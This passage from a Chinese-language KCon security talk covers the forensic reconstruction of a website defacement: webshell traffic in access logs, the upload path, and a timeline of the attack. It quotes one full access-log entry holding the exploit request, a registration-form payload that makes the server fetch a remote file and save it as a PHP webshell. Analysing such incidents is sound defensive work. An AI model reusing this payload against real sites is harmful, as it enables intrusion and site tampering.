在这个传入时间点，我们发现在accesslog中有一些POST请求（菜刀连接特征），指向网站一个上传目录的php文件，经确认该文件是个webshell，用于上传篡改程序，而accesslog记录的来源IP是个美国的代理地址，并非真实地址，接着我们继续调查webshell是如何被上传的。



KCon

疑犯落网

在accesslog中以webshell的文件名作为关键字进行搜索，很轻松的就定位到了webshell的上传位置，通过对这个POST请求的分析，可以确认这个web应用是存在任意代码执行漏洞的，黑客通过这个漏洞写入了webshell，同时，我们发现了一个某云服务商的IP地址，后来证实该IP是攻击者所持有。

XX.XX.XX.XX - - [19/Mar/2018:10:00:57 +0800] "POST /index.php?m=member&c=index&a=register&siteid=1 HTTP/1.1" 200 31
siteid=1&modelid=1&username=3254235&password=1123589&pwdconfirm=123456789&email=123%40qq.com&nickname=i09dfdf&info%5Bcontent%5D=href%3Dhttp%3A%2F%2FXX.XX.XX.XX%2Fsuccess.txt%3F.php%23.jpg&dosubmit=1&protocol="http://XX.XX.XX.XX/index.php?m=member&c=index&a=register&siteid=1" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0" -

事件链还原

2018年3月19日 02:17	2018年3月19日 02:32	2018年3月19日 09:57	2018年3月19日 10:00	2018年3月19日 16:12	2018年3月21日 13:21	2018年3月21日 14:54	2018年3月21日 20:33
黑客初次访问网站	黑客开始尝试进行渗透	黑客发现网站存在RCE漏洞	黑客利用RCE漏洞写入webshell	黑客webshell上传篡改程序	篡改程序自动执行网页篡改	安全专家到场取证分析	取证分析结束提交报告

KCon

谢谢观看

演讲人：伍智波 （SkyMine）

个人微信，欢迎交流

添加敬请备注：
公司名-姓名